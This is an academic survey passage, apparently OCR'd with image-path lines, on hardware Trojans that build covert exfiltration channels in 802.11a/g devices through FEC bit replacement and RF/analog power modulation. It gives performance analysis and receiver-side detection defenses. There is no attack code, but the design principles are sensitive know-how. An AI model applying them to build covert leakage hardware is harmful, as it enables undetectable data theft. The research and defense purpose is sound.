
This section provides an overview, theoretical analysis, and experimental demonstration of two novel covert channel attacks, one staged in the baseband and the other in the analog/RF front-end of an IEEE 802.11a/g network.

Baseband Attack

Early demonstrations of wireless covert channel attacks were in the baseband and had limitations in potency, efficiency, or covertness. For example, four covert channel attacks that exploit vulnerabilities in the baseband layer of an IEEE 802.11 wireless device were presented in

Classen et al. (2015). These attacks can be detected by post-fabrication tests such as spectral mask and error vector magnitude. A covert timing channel attack was also staged (Kiyavash et al., 2013), where the inter-packet timing of the transmitted packets was varied to exfiltrate data from the targeted device. This attack had extremely small payload due to degradation of the signal-to-noise ratio of the established covert channel by the random back-offs introduced by the CSMA/CA protocol. Another covert channel attack was staged by systematically modifying the digital modulation schemes in an IEEE 802.11a/g transmitter (Dutta et al., 2012) whose effectiveness depends on the channel conditions such as noise and fading. However, it is now known that baseband covert channel attacks that are standards compliant and implemented in hardware and have high throughput are possible. We now describe one such attack.

Wireless devices use error control techniques to protect the transmitted data packets from being contaminated by the noise in the communication channel. Among these techniques, a Forward Error Correction (FEC) encoder provides error correction capability to a receiver by encoding the transmitted data packet based on a predefined codebook. However, due to imperfectly estimated channel conditions and FEC granularity, as well as the use of additional protocol-level error control methods such as Automatic Repeat Request (ARQ), FEC often provides more protection than the channel needs. This additional protection provided by an FEC creates a margin, which a knowledgeable adversary can exploit to exfiltrate secretive information from a wireless device. For an unsuspecting legitimate receiver, the rogue information results in a slight deterioration in the signal-to-noise ratio (SNR). Nevertheless, the Viterbi decoder used in a wireless receiver enables it to effectively retrieve the transmitted packet despite the reduced SNR. Figure 1 provides an overview of the FEC-based Trojan attack, where the malicious circuit replaces some of the user-encoded bits with the rogue information.



Hardware-Induced Covert Channels in Wireless Networks: Risks and Remedies, Fig. 1 Baseband Trojan attack

To theoretically analyze the FEC-based Trojan attack, we consider a rate 1/2 convolutional code with a constraint length of six and generator polynomials g0 = 1011011 and g1 = 1111001. The error rate performance of this convolutional code depends on its distance spectrum, which is defined as the number of valid codewords that are within a distance d of the all-zero codeword, and is denoted with A_d. Table 1 shows the distance spectrum for the convolutional code in the absence of an FEC-based Trojan attack. In the presence of the Trojan, however, the transmitted symbols at the output of the FEC are modified such that the encoded sequence moves closer to some of its neighboring codewords and simultaneously away from some other neighboring codewords. The combined effect of these two constitutes the impact of the hardware Trojan on the legitimate communication. Distance spectrum in the presence of the hardware Trojan is shown in Table 2. The block error rate of the Trojan-infested codeword is given by the following:

Hardware-Induced Covert Channels in Wireless Networks: Risks and Remedies, Table 1 Distance spectrum of the convolutional code

d	10	12	14	16	18
A_d	11	38	193	1331	7275


Hardware-Induced Covert Channels in Wireless Networks: Risks and Remedies, Table 2 Distance spectrum of the convolutional code with one output bit flipped

d	9	11	13	15	17
A_d	6	24	116	762	4294


$$P_b = \sum_{i=0}^{T} 2^{-T} \binom{T}{i} \times \left(1 - \left(1 - \sum_{d=d_{\text{free}}^{(i)}}^{\infty} A_d^{(i)} Q\left(\sqrt{\frac{E_b}{N_o} d}\right)\right)^k\right) \quad (1)$$

where $A_d^{(i)}$ is the distance spectrum under "i" Trojan bits, $Q(\cdot)$ is the standard normal Q function, $\frac{E_b}{N_o}$ is the energy per information bit normalized by the noise power spectral density, and d is the distance.

To experimentally demonstrate and characterize this Trojan attack, we implemented the malicious circuit in the baseband module of an IEEE 802.11a/g transmitter, shown in Fig. 2. Thereby, we studied the impact of the Trojan on the legitimate communication under different modulation schemes. Figure 3 shows the corresponding experimental results for Binary Phase Shift Keying, Quadrature Phase Shift Keying, and 16-Quadrature Amplitude Modulation schemes. Compared with the clean transmission, the Trojan-infested transmission requires 0.6 dB additional power to achieve a PER value of 10^{-3} under all modulation schemes. This observation corroborates that the legitimate communication perceives the additional rogue information as a slight increase in the background noise and is still able to accurately decode the transmitted data packets with the help of the Viterbi decoder. Meanwhile, an adversary who is aware of the hardware Trojan implementation details can use a rogue receiver to retrieve the leaked information bits.



Hardware-Induced Covert Channels in Wireless Networks: Risks and Remedies, Fig. 2 Experimental platform




Hardware-Induced Covert Channels in Wireless Networks: Risks and Remedies, Fig. 3 Impact of hardware Trojan on legitimate communication

Analog/RF Trojan

One of the first analog/RF hardware Trojan attack was demonstrated in a wireless cryptographic integrated circuit (Liu et al., 2016). Here, the Trojan circuit resides in the RF front-end circuitry and systematically modifies the transmitted signal power and frequency to exfiltrate the leaked data.

Alternatively, unauthorized leakage of information below the noise floor using spread spectrum technique has also been investigated in literature (Chang et al., 2015). While both of these methods were demonstrated using simple wireless devices, similar vulnerabilities also exist in the analog/RF front-end of a standards-compliant wireless device. Figure 4 shows two such attacks that are staged in an IEEE 802.11a/g wireless device.



Hardware-Induced Covert Channels in Wireless Networks: Risks and Remedies, Fig. 4
Analog/RF Trojan attack

The first attack shows the hardware Trojan implemented in the RF domain, specifically in the power amplifier. Here, the Trojan uses a single-pole double-throw switch and a pair of slightly different resistors to modify the input termination impedance of the amplifier based on the leaked data. The second attack in Fig. 4 shows the Trojan circuit implemented in the analog domain, where it leverages vulnerabilities in the system-level connections between the baseband processor and the analog/RF front-end to manipulate the programmable gain stages of the wireless device. The two Trojan attacks leak sensitive information to a rogue receiver through imperceptible variations in the transmitted signal power. The Trojan operation incurs negligible impact on the legitimate communication and does not violate any wireless standard specifications, thereby making them a serious risk.

To theoretically analyze an amplitude-modulating analog/RF hardware Trojan, consider the packet error rate of a convolutional code followed by a M-ary quadrature amplitude modulation (QAM) in an additive white Gaussian noise channel:


$$\mathrm{PER} \leq (L - d_{\mathrm{free}}) \sum_{d=d_{\mathrm{free}}}^{\infty} A(d) P_2(d) \tag{2}$$

In Eq. 2, L is the packet length, d_{free} is the minimum free distance of the convolutional code, A(d) is the number of valid codewords that are within a distance d from the all-zero codeword, and $P_2(d)$ is the probability that an incorrect codeword is selected at the legitimate receiver with distance d from the correct codeword. For different M-ary QAM, $P_2(d)$ is related to the signal-to-noise ratio per bit ($\frac{E_b}{N_o}$) through the standard normal Q function. Therefore, PER in Eq. 2 can be denoted by PER $\mathscr{A}$.

In this threat model, the hardware Trojan systematically modifies the transmitted signal power to leak the rogue data. Without loss of generality, one can assume that the rogue bits are equally probable to be “0” or “1.” Therefore, the transmitted symbol has an average bit energy Eb1 for a “1” rogue bit or Eb0 for a “0” rogue bit, with probability 1/2. Assuming each rogue data bit can be “0” or “1” with equal probability, the packet error rate at the legitimate receiver in the presence of the Trojan is given by the following:

$$\mathrm{PER}_{\mathrm{leg}} = \frac{1}{2}\mathrm{PER}_{(E_{b1})} + \frac{1}{2}\mathrm{PER}_{(E_{b0})} \tag{3}$$

To experimentally assess the performance of amplitude-modulating hardware Trojans, the two attacks were implemented in the analog/RF circuitry of the IEEE 802.11a/g transmitter shown in Fig. 2. Figure 5a characterizes the impact of the RF Trojan on the legitimate communication. Here, compared with the clean transmission, the Trojan-infested transmission requires 0.4 dB additional power to achieve a PER value of 10^{-3} under all modulation schemes. A similar trend is observed for the analog Trojan in Fig. 5b. Such minute shift is well within the process variation margins and cannot be uniquely attributed to the hardware Trojan presence.



Hardware-Induced Covert Channels in Wireless Networks: Risks and Remedies, Fig. 5 Trojan impact on legitimate communication: (**a**) RF Trojan and (**b**) analog Trojan

Hardware Trojan Defense Solutions


Several defense solutions have been proposed in the literature to detect and prevent hardware Trojan attacks in wireless devices. An artificial noise-based defense was proposed (Goel and Negi, 2008), where the transmitter generates interference signals to degrade the covert channel performance while the legitimate communication remains unaffected. An information-flow-tracking-based defense was proposed (Bidmeshki et al., 2017) to detect the leakage of sensitive data from the baseband to the analog/RF domain. This method is effective in detecting hardware Trojans that are

introduced during the design phase of a wireless device. Another popular hardware Trojan detection method is called statistical side-channel fingerprinting (Agrawal et al., 2007; Jin and Makris, 2008; Liu et al., 2016). This method leverages golden ICs to learn about the statistics of side-channel parameters such as path delay, supply current, power, temperature, or combinations thereof to distinguish between Trojan-free and Trojan-infested devices. Extensions of this technique have also been proposed to address the method's reliance on golden ICs (Liu et al., 2014) as well as to detect hardware Trojans that are dormant during the testing phase (Liu et al., 2015). Similarly, a defense method capable of self-referencing its performance to detect hardware Trojan activity in mobile platforms (Karabacak et al., 2016) and the use of spectral analysis to identify unauthorized leakage of information (Chang et al., 2015) have also been investigated. While these research works are effective in detecting hardware Trojan attacks, they are mostly implemented on the transmitter side, thereby making them vulnerable to tampering by the attacker. To implement the defense solution on the receiver end, the solution must be able to detect the Trojan activity in the presence of noise and fading. We now describe two such hardware Trojan detection methods.

Channel Noise Profiling


Wireless signals are susceptible to contamination by the channel conditions. Therefore, wireless networks use error control techniques, among which FEC allows the receiver to recover the original transmitted message even in the presence of channel noise. The proposed defense leverages this capability of the receiver to detect signal deviations that might be introduced by a hardware Trojan. Figure 6 provides an overview of the channel noise profiling defense. Here, the input signal to the decoder ("X") represents the noisy incoming samples. Since the decoder has the ability to recover the original transmitted message, re-encoding the recovered signal ("Y") and subtracting it from the noisy incoming samples allow the defense to extract the channel noise distribution. In a clean communication, the noise distribution is a zero-mean Gaussian. In the presence of a covert channel, however, the noise distribution will contain additional components that are caused by the Trojan activity. For example, in case of the baseband Trojan that replaces some of the data bits in the transmitted message, the

noise distribution will contain data samples at + /−2 bins under BPSK modulation.



Hardware-Induced Covert Channels in Wireless Networks: Risks and Remedies, Fig. 6 Channel noise profiling

Effectiveness of the defense when operating under different SNR and Trojan contamination rates is shown in Fig. 7. Theoretical analysis of the defense solution and its effectiveness under different modulation schemes and channel conditions have also been studied (Subramani et al., 2019b).



Hardware-Induced Covert Channels in Wireless Networks: Risks and Remedies, Fig. 7
Effectiveness of channel noise profiling

Adaptive Channel Estimation (ACE)

Modern wireless networks use Orthogonal Frequency Division Multiplexing (OFDM) due to its high spectral efficiency, throughput, and ability to address issues related to inter-symbol and inter-carrier interference caused by multipath propagation. To achieve this, OFDM uses pilot subcarriers and preamble within the transmitted packets to estimate the channel conditions. The adaptive channel estimation-based defense (Subramani et al., 2020) leverages the channel estimation capabilities of OFDM receivers to detect hardware Trojan presence.

$$y = hx + n \tag{4}$$


In a Trojan-free communication, the transmitted signal (“x”) is affected by the additive Gaussian noise (“n”) and channel fading (“h”) as shown in Eq. 4. However, in a Trojan-infested communication, in addition to the

above issues, the signal is also affected by the Trojan activity (“T”) as shown in Eq. 5:

$$y = hTx + n \tag{5}$$

Legitimate receivers currently do not have the capability to differentiate between channel-induced and Trojan-induced variations in the received signal. ACE provides this additional capability to a receiver, by processing the channel coefficients in two steps to detect the Trojan activity. In the first step, the defense performs adaptive averaging of the channel estimates to remove the additive Gaussian noise. In the second step, the defense computes the mean of the denoised channel estimates over a duration that is chosen large enough compared to the slow-fading nature of an indoor communication channel. This enables the defense to separate the channel-induced (“h”) and Trojan-induced (“T”) variations in the channel estimates.

Figure 8 shows the output heat map from the defense, which exhibits different colors according to the magnitude level. Here, the x-axis denotes the packet number, which is in the time domain, and the y-axis corresponds to the subcarrier index, which is in the frequency domain. In a Trojan-free communication, the heat map will have a more uniform coloring since the additive Gaussian noise and fading are removed from the channel coefficients. In a Trojan-infested communication, however, the heat map will exhibit distinct color variations along the x-axis, which is indicative of the Trojan activity. The dark green color at subcarrier locations 1:6, 32, and 60:64 corresponds to the guard-band and DC subcarrier locations of the data packet, where there is extremely small signal power. Detailed description of the defense and its effectiveness under different modulation schemes and communication scenarios have also been evaluated (Subramani et al., 2020).



Hardware-Induced Covert Channels in Wireless Networks: Risks and Remedies, Fig. 8 Output heat map from adaptive channel estimation

---

Open Problems and Future Directions

While current hardware security research in wireless networks has primarily focused on information leakage by exploiting vulnerabilities in the baseband and analog/RF front-end, there are several key challenges that need to be addressed to improve the overall trustworthiness of a wireless device. In this section, we present some of the open problems in this area.

Formal Metric

Recent research works in wireless hardware security have theoretically analyzed the risk posed by malicious circuits in standards-compliant wireless networks. However, a formal metric to quantify the risk is still largely missing in the literature.

Extension to Future Wireless Networks

With the introduction of 5G communication network, the security problem is exacerbated. This is because, in addition to providing an enhanced mobile usage experience, 5G networks have the capability to support mission-critical communication, Internet of Things (IoT), and forward compatibility with future generations. Therefore, early adoption of security measures to ensure the hardware trustworthiness of 5G devices is of paramount importance.

Covert Channel Prevention

While existing defense methods are geared toward detecting hardware Trojan-induced covert channels, currently, there is no research work to prevent such attacks. Theoretical analysis and demonstration of hardware Trojan prevention techniques in practical wireless networks are another open problem that needs to be addressed in the literature.

References

Agrawal D, Baktir S, Karakoyunlu D, Rohatgi P, Sunar B (2007) Trojan detection using IC fingerprinting. In: IEEE Symposium on Security and Privacy (SP), pp 296–310

Antonopoulos A, Kapatsori C, Makris Y (2018) Hardware trojans in analog, mixed-signal, and RF ICs. In: The Hardware Trojan War. Springer, Cham, pp 101–123

Bidmeshki MM, Antonopoulos A, Makris Y (2017) Information flow tracking in analog/mixed-signal designs through proof-carrying hardware IP. In: Design, Automation & Test in Europe Conference & Exhibition, pp 1703–1708

Chang D, Bakkaloglu B, Ozev S (2015) Enabling unauthorized RF transmission below noise floor with no detectable impact on primary communication performance. In: IEEE VLSI Test Symposium (VTS), pp 1–4

Classen J, Hollick M (2020) Covert channels over Wi-Fi. In: Curtmola R (ed) Encyclopedia of cryptography, security and privacy. Springer, Cham

Classen J, Schulz M, Hollick M (2015) Practical covert channels for WiFi systems. In: IEEE Conference on Communications and Network Security, pp 209–217

Dong C, Xu Y, Liu X, Zhang F, He G, Chen Y (2020) Hardware trojans in chips: a survey for detection and prevention. Sensors 20(18):5165

Dutta A, Saha D, Grunwald D, Sicker D (2012) Secret agent radio: covert communication through dirty constellations. In: International Workshop on Information Hiding, pp 160–175

Goel S, Negi R (2008) Guaranteeing secrecy using artificial noise. IEEE Trans Wirel Commun 7(6):2180–2189

Gungor B, Yazici M, Salman E, Gurbuz Y (2020) Establishing a covert communication channel in RF and mm-wave circuits. In: IEEE International Midwest Symposium on Circuits and Systems, pp 1072–1075

Harley PM, Tummala M, McEachen JC (2019) High-throughput covert channels in adaptive rate wireless communication systems. In: International Conference on Electronics, Information, and Communication, pp 1–7

Jin Y, Makris Y (2008) Hardware trojan detection using path delay fingerprint. In: IEEE International Workshop on Hardware-Oriented Security and Trust, pp 51–57

Karabacak F, Ogras UY, Ozev S (2016) Detection of malicious hardware components in mobile platforms. In: IEEE International Symposium on Quality Electronic Design (ISQED), pp 179–184

Kiyavash N, Koushanfar F, Coleman TP, Rodrigues M (2013) A timing channel spyware for the CSMA/CA protocol. IEEE Trans Inf Forensics Secur 8(3):477–487

Liu Y, Huang K, Makris Y (2014) Hardware trojan detection through golden chip-free statistical side-channel fingerprinting. In: Design Automation Conference, pp 1–6

Liu Y, Volanis G, Huang K, Makris Y (2015) Concurrent hardware trojan detection in wireless cryptographic ICs. In: IEEE International Test Conference (ITC), pp 1–8

Liu Y, Jin Y, Nosratinia A, Makris Y (2016) Silicon demonstration of hardware trojan design and detection in wireless cryptographic ICs. IEEE Trans Very Large Scale Integr Syst 25(4):1506–1519

Monjur MR, Sunkavilli S, Yu Q (2020) ADobf: obfuscated detection method against analog trojans on I 2 C master-slave interface. In: IEEE International Midwest Symposium on Circuits and Systems, pp 1064–1067

Noubir G, Vo-Huu T (2020) DoS attacks in Wi-Fi networks. In: Curtmola R (ed) Encyclopedia of cryptography, security and privacy. Springer, Cham

